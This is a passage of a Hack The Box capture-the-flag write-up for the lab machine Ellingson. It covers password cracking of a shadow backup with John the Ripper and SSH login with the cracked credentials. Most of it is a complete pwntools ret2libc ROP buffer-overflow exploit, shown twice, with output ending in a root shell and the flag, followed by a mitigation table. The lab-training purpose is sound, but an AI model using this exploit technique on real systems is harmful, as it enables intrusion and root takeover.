

Figure 12

John the Ripper is a famous password cracker. By copying the content of shadow.bak into a file named unshadow.txt, then giving it to John the Ripper, the hashes can be cracked. The command

```
john –wordlist=/root/HTB/Wordlists/14milPass.txt unshadow.txt
```

feeds the contents of the shadow backup to John the Ripper, then uses rockyou.txt.gz (renamed 14milPass.txt) to run hash cracking against the file (Figure 12).

After approximately 7 hours of running, the password for margo is cracked: “iamgod$08” … a bit pretentious.



Figure 13

Using margo:iamgod$08 to log into 10.10.10.139 over SSH successfully authenticates as the margo user, and the user.txt flag is captured from her /home directory (Figure 13). Next objective is root.txt.

Figure 14

To start further privilege escalation, the linenum.sh script is used again. Like before, it is transferred using scp from the attacking machine (Figure 14), then activated by the margo user.



Figure 15

Checking the “interesting files” section of the linenum.sh output, a file named “garbage” under /usr/bin/ is displayed (Figure 15). This is not a standard file on linux. Additionally, it has a suid bit set. The combination of these two makes the binary interesting.

Figure 16

Once again using scp, but this time to exfiltrate a file onto the attacking system, garbage is transferred locally (Figure 16). Running the file with ./garbage prompts for a password. When an incorrect password is supplied, “access denied.” is displayed.



Figure 17

strings garbage is used to pull strings from the binary. By scrolling through, the string “N3veRF3@rliSh3r3!” is found, which precedes the string “access granted.” (Figure 17).



Figure 18

Using the password found in the strings, the program allows for options to be selected. As shown in Figure 18, the binary is actually a worm that controls attacks on tanker ships, and manages the balance for the ransom. It is clear at this point that margo is in fact an insider threat to the Ellingson Corporation, being the one who uploaded the virus (which is actually a worm) described in the articles page and capsized the ships.



Figure 19

Since this program receives input, a buffer overflow is a potential vector for gaining root control of the target. To test this, I used python to generate 100 “Chris” strings, then gave it to garbage when prompted for a password. This fails, but shows an important piece of information: Segmentation fault (Figure 19). This confirms that a buffer overflow is possible due to the program not properly checking for input validation.

Figure 20

Prior to creation of a buffer overflow exploit, it is important to determine whether ASLR (Address Space Layout Randomization) is activated. This is a memory protection process that guards against certain types of buffer overflows by randomizing the location where system executables are loaded into the memory. Using `cat procsys/kernel/randomize_va_space`, the value of 2 is returned, confirming that ASLR is activated on the target.

```
root@kali:~/HTB/Boxes/14-Ellingson# file garbage
garbage: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld
-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=de1fde9d14eea8a6dfd050fffe52bba92a339959, not stripped
root@kali:~/HTB/Boxes/14-Ellingson#
```

Figure 21

Futher, using file garbage on the binary shows that is an Executable & Linkable Format file. Using the information gathered here, from the strings command, ASLR being activated, and from examination within Ghidra's code decompiler, it is determined that a ROP, return to libc buffer overflow is needed to compromise Ellingson.

Below is the custom exploitation code using the pwntools library. This code: Determines the address of several garbage gadgets, creates padding to exceed memory, builds an initial payload, connects to 10.10.10.139 as margo, delivers the payload, calculates the puts address, gathers gadgets from libc.so.6 (downloaded from target machine), builds a second payload using the gadgets from libc and the addresses of setuid + setgid + /bin/sh, and spawns a root shell.

This is the uncommented exploit. The fully commented and explained exploit is available in Appendix 2: Full Commented Buffer Overflow Exploit.

```
# Ellingson Buffer Overflow Exploit
# Author: Chris Hong (ooty99)
# Date: 7-20-19
#---------------------------------------------------------------------
# Setup
#=================================================
from pwn import *

# Gadgets
#=================================================
POP_RDI = p64(0x40179b)

# Garbage gadgets
#=================================================
garbageELF = ELF('./garbage')
PUTS_GOT = p64(garbageELF.symbols['got.puts'])
PUTS_PLT = p64(garbageELF.symbols['puts'])
AUTH = p64(garbageELF.symbols['auth'])
NEWLINE = p64(garbageELF.symbols['checkbalance'])

# Create padding to exceed memory
#=================================================
filler = 'chris' * 27 + 'C'

# Build payload1
#=================================================
payload1 = filler + POP_RDI + PUTS_GOT + PUTS_PLT + NEWLINE + AUTH
log.info("Your payload is: " + payload1)

# Connect to Ellingson
#=================================================
connect = ssh(host='10.10.10.139', user='margo', password='iamgod$08')

# Deliver payload1
#=================================================
run_garbage = connect.process('/usr/bin/garbage')
log.info("Running garbage on Ellingson machine")
run_garbage.sendline(payload1)
log.info("Delivering first payload")
```

```
run_garbage.recvuntil('access denied.\n')

# Calculate puts address
#====================================================
PUTS_ADDRESS = run_garbage.recvline()[:-1]
PUTS_ADDRESS += '\x00' * (8 -len(PUTS_ADDRESS))
PUTS_ADDRESS = u64(PUTS_ADDRESS)
log.info("PUTS address: " + hex(PUTS_ADDRESS))

# libc.so.6 gadgets
#====================================================
libcELF = ELF('./libc.so.6')
PUTS_OFFSET = libcELF.symbols['puts']
LIBC_ADDRESS = PUTS_ADDRESS - PUTS_OFFSET
SYSTEM_ADDRESS = LIBC_ADDRESS + libcELF.symbols['system']
BIN_SH_OFFSET = 0x1b3e9a
BIN_SH = LIBC_ADDRESS + BIN_SH_OFFSET

# Build payload2
#====================================================
payload2 = filler

# 1) Add setuid(0)
payload2 += POP_RDI
payload2 += p64(0x00)
SETUID_ADDRESS = LIBC_ADDRESS + libcELF.symbols['setuid']
payload2 += p64(SETUID_ADDRESS)

# 2) Add setgid(0)
payload2 += POP_RDI
payload2 += p64(0x00)
SETGID_ADDRESS = LIBC_ADDRESS + libcELF.symbols['setgid']
payload2 += p64(SETGID_ADDRESS)

# 3) Add bin/sh
payload2 += POP_RDI
payload2 += p64(BIN_SH)
payload2 += p64(SYSTEM_ADDRESS)

# Root.
#====================================================
run_garbage.sendline(payload2)
run_garbage.interactive()
```

```
root@kali:~/HTB/Boxes/14-Ellingson# python bufferOverflow.py
[*] '/root/HTB/Boxes/14-Ellingson/garbage'
[*] '/root/HTB/Boxes/14-Ellingson/garbage'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Your payload is: chrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrischrisc
hrischrisC\x9b\x17@\x00\x00\x00\x00\x00(@@\x00\x00\x00\x00\x00P\x10@\x00\x00\x00\x00\x00<\x13@\x00\x00\x00\x00\x00\x13\x15@\x00\x00\x00\x00\x00
[+] Connecting to 10.10.10.139 on port 22: Done
/usr/local/lib/python2.7/dist-packages/paramiko/ecdsakey.py:134: CryptographyDeprecationWarning: Support for unsafe construction of public numbers
from encoded data will be removed in a future version. Please use EllipticCurvePublicKey.from_encoded_point
  self.ecdsa_curve.curve_class(), pointinfo
/usr/local/lib/python2.7/dist-packages/paramiko/ecdsakey.py:202: CryptographyDeprecationWarning: signer and verifier have been deprecated. Please u
se sign and verify instead.
  signature, ec.ECDSA(self.ecdsa_curve.hash_object())
[*] margo@10.10.10.139:
    Distro    Ubuntu 18.04
    OS:       linux
    Arch:     amd64
    Version:  4.15.0
    ASLR:     Enabled
[+] Starting remote process '/usr/bin/garbage' on 10.10.10.139: pid 13053
[*] Running garbage on Ellingson machine
[*] Delivering first payload
[*] PUTS address: 0x7f969f55c9c0
[*] '/root/HTB/Boxes/14-Ellingson/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Switching to interactive mode
Balance is $1337
Enter access password:
access denied.
# $ whoami
root
# $ cd /root && cat root.txt
1cc73a448021ea81aee6c029a3d2f997
# $
```

Figure 22

python bufferOverflow.py runs the exploit, which establishes a connection, then performs the buffer overflow. A shell as root is spawned (Figure 22), and root.txt is captured. Ellingson is now fully compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Flask debugger enabled	High	Having the python Flask Werkzeug debugger enabled allows for console commands to be issued to the system for debugging purposes. However, this can also be used to issue arbitrary commands to Ellingson. Having the ability to issue commands via the console compromised the SSH authorized_keys file, allowing for unauthorized SSH access to the machine. It is strongly recommended that debug is disabled using `app.run(debug=False)` when running the Flask application to avoid console access being public.
shadow.bak left in /var/backups folder	High	shadow is one of the most sensitive files on a linux system, and having a backup left in a folder viewable by an extremely low-privilege user such as hal makes it a likely target for stealing and exploitation. Doing so allowed John the Ripper to crack the password for margo. Recommended action is to remove the backup from the folder, as well as retract access to the folder from hal.
“iamgod$08” weak password	Medium	“iamgod$08” is a password located in the standard rockyou.txt.gz file included with Kali Linux. This makes it susceptible to cracking. It is advised that the password for margo is changed to something that is both strong (8 characters, includes a number + capital letter + symbol), and is not included in a standard wordlist.
garbage binary: hard-coded password	Low	While this program was a worm and should not have been on the machine in the first place, having a hard-coded password of “N3veRF3@rliSh3r3!” within the program allowed strings to read it. It is recommended that passwords are never hard-coded into programs.
garbage binary: buffer overflow via lack of input validation	High	Lack of input validation and error handling leads to buffer overflows. The garbage binary’s absent input checks caused a root shell to be able to spawn. Adding limits to input length is a simple way to prevent a buffer overflow from occurring, and information being leaked as a result.

Appendix 1: Full Nmap Results

```
Nmap scan report for 10.10.10.139
Host is up (0.10s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:e8:f1:2a:80:62:de:7e:02:40:a1:f4:30:d2:88:a6 (RSA)
|   256 c8:02:cf:a0:f2:d8:5d:4f:7d:c7:66:0b:4d:5d:0b:df (ECDSA)
|_  256 a5:a9:95:f5:4a:f4:ae:f8:b6:37:92:b8:9a:2a:b4:66 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-title: Ellingson Mineral Corp
|_Requested resource was http://10.10.10.139/index
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Crestron XPanel control system (90%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   102.80 ms 10.10.12.1
2   102.91 ms 10.10.10.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.45 seconds
```

Appendix 2: Full (Commented) Buffer Overflow Exploit

```
# Ellingson Buffer Overflow Exploit
# Author: Chris Hong (ooty99)
# Date: 7-20-19
#---------------------------------------------------------------------
# Terms:
#       PUSH - Stores a value onto the stack
#       POP - Retrieves the last value pushed to the stack
#
#       ELF - Executable & Linkable Format
#       RDI - Register Destination Index (the destination of data copies)
#       ROP - Return Oriented Programming
#       RSP - Register Stack Pointer (the current location in the stack)
#       RIP - Register Instruction Pointer (address of next instruction)

# Setup
#=================================================
# Imports pwntools library for use in exploit
# Source: https://github.com/Gallopsled/pwntools
from pwn import *


# Gadgets
#=================================================
# Since application is 64 bit, arguments are stored in registers, not
#       the stack.
# Gotten from ropper (ropper --file garbage --search "pop rdi")
# 0x40179b pops what is in the stack into rdi, then returns.
# p64 is used to pack a 64-bit integer
POP_RDI = p64(0x40179b)


# Garbage gadgets
#=================================================
# Using "file garbage", it is shown that garbage is an Executable and
#       Linkable File (ELF). Using pwntools ELF() funtion allows for
#       the program to be interacted with and ROP gadgets to be extracted
#       from it.

# Using ELF() from pwntools to examine garbage
garbageELF = ELF('./garbage')

# Searching for symbols "got.puts" and "puts" within the ELF, then
#       converting to 64-bit format
PUTS_GOT = p64(garbageELF.symbols['got.puts'])
PUTS_PLT = p64(garbageELF.symbols['puts'])

# Opening the program in Ghidra shows that the buffer overflow occurs
#       in the auth function. This will be important later in the program.
#       For now, its address is found and converted to 64-bit format.
AUTH = p64(garbageELF.symbols['auth'])

# NEWLINE is defined becuase the call to puts waits for a newline
#       character in the garbage program. Again, by using Ghidra to examine
```

```
#       garbage, it is found that the "checkbalance" function calls printf,
#       and prints a number, but more importantly includes a "\n", which
#       avoids an EOF error when executing the exploit. So, the address of
#       checkbalance is searched and converted to 64-bit format.
NEWLINE = p64(garbageELF.symbols['checkbalance'])


# Create padding to exceed memory
#=================================================
# Padding needed is determined from following steps:
#       1) Find where input can cause segmentation fault (Enter password:)
#       2) Enter large amount of characters into area using gdb & peda
#       3) Find RSP in debugger where characters are showing
#       4) Use "pattern create 500" to create a string of chars
#       5) Input pattern into overflow area
#       6) Check RSP to see if pattern is showing in its register
#       7) Copy RSP address (Example: 0x7fff15fbe698)
#       8) Use "x/xg [RSP Address]" to show memory content at RSP
#                       First x = show memory content
#                       Second x = hexadecimal format
#                       g = 64-bit value
#       9) Copy result (Example: 0x41416d4141514141)
#       10) Use "pattern offset [x/xg result]"
#       11) Output is padding needed (Example: "found at offset: 136")

# Limit = 136 characters, ('chris' * 27) + 'C' = 136 characters
filler = 'chris' * 27 + 'C'


# Build payload1
#=================================================
# The first payload combines all of the pieces that have been found so
#       far. It is: the filler to reach the offset, pop register destination
#       index, address of puts for global offset table, address of puts for
#       the procedural linkage table, NEWLINE (to move to the next line),
#       and the address of the auth function, which will then be open for
#       exploitation.
payload1 = filler + POP_RDI + PUTS_GOT + PUTS_PLT + NEWLINE + AUTH
log.info("Your payload is: " + payload1)

# Connect to Ellingson
#=================================================
# pwntools' ssh function can be used to create an SSH session with a
#       target, while still being able to use the pwntools library on the
#       host system.
connect = ssh(host='10.10.10.139', user='margo', password='iamgod$08')

# Deliver payload1
#=================================================
# Variable "run_garbage" is set to run the garbage binary on Ellingson
run_garbage = connect.process('/usr/bin/garbage')
log.info("Running garbage on Ellingson machine")

# Since garbage's buffer overflow input is the first input, the payload
#       is sent as soon as the process starts.
```

```
run_garbage.sendline(payload1)
log.info("Delivering first payload")

# recvuntil() is used to stop the program when the overflow happens,
#       aka when the authorization is denied.
run_garbage.recvuntil('access denied.\n')


# Calculate puts address
#=====================================================
# The address of puts is equal to the last line received (access
#       denied\n), and [:-1] omits the last character (\n - newline)
PUTS_ADDRESS = run_garbage.recvline()[:-1]

# This step ensures the address is length 8, so it appends however many
#       "\x00"'s needed to reach 8, then unpacks the 64-bit integer.
PUTS_ADDRESS += '\x00' * (8 -len(PUTS_ADDRESS))
PUTS_ADDRESS = u64(PUTS_ADDRESS)
log.info("PUTS address: " + hex(PUTS_ADDRESS))


# libc.so.6 gadgets
#=====================================================
# Like garbageELF, libcELF is the implementation of pwntools' ELF() on
#       the c library, which was downloaded from the Ellingson machine.
libcELF = ELF('./libc.so.6')

# The offset for puts is searched and returned using .symbols, then the
#       libc address is calculated by subacting the offset from the puts
#       address.
PUTS_OFFSET = libcELF.symbols['puts']
LIBC_ADDRESS = PUTS_ADDRESS - PUTS_OFFSET

# SYSTEM_ADDRESS is the LIBC_ADDRESS plus the location of "system"
#       within the libc.so.6 ELF
SYSTEM_ADDRESS = LIBC_ADDRESS + libcELF.symbols['system']

# BIN_SH_OFFSET found by using strings -a -t x libc.so.6 | grep /bin/sh
#       then, the BIN_SH variable is set to the libc.so.6 address plus the
#       offset from the above command.
BIN_SH_OFFSET = 0x1b3e9a
BIN_SH = LIBC_ADDRESS + BIN_SH_OFFSET


# Build payload2
#=====================================================
# The second payload is the privilege escalation payload. It sets the
#       uid and guid to 0 (root), then spawns a /bin/sh shell.

# The payload begins by adding the filler (136 chars) to reach the buffer overflow
payload2 = filler

# 1) Add setuid(0)
# Adds pop_rdi address, null character, and the 64-bit format address
#       of setuid() within the libc.so.6 library.
```

```
payload2 += POP_RDI
payload2 += p64(0x00)
SETUID_ADDRESS = LIBC_ADDRESS + libcELF.symbols['setuid']
payload2 += p64(SETUID_ADDRESS)

# 2) Add setgid(0)
# Does same thing as setuid above, but with setgid(0).
payload2 += POP_RDI
payload2 += p64(0x00)
SETGID_ADDRESS = LIBC_ADDRESS + libcELF.symbols['setgid']
payload2 += p64(SETGID_ADDRESS)

# 3) Add bin/sh
# Adds pop_rdi address, 64-bit formatted /bin/sh address, and system
#       address to the payload.
payload2 += POP_RDI
payload2 += p64(BIN_SH)
payload2 += p64(SYSTEM_ADDRESS)


# Root.
#================================================
# Sends the payload into the program for privilege escalation, then
#       spawns an interactive shell.
run_garbage.sendline(payload2)
run_garbage.interactive()
```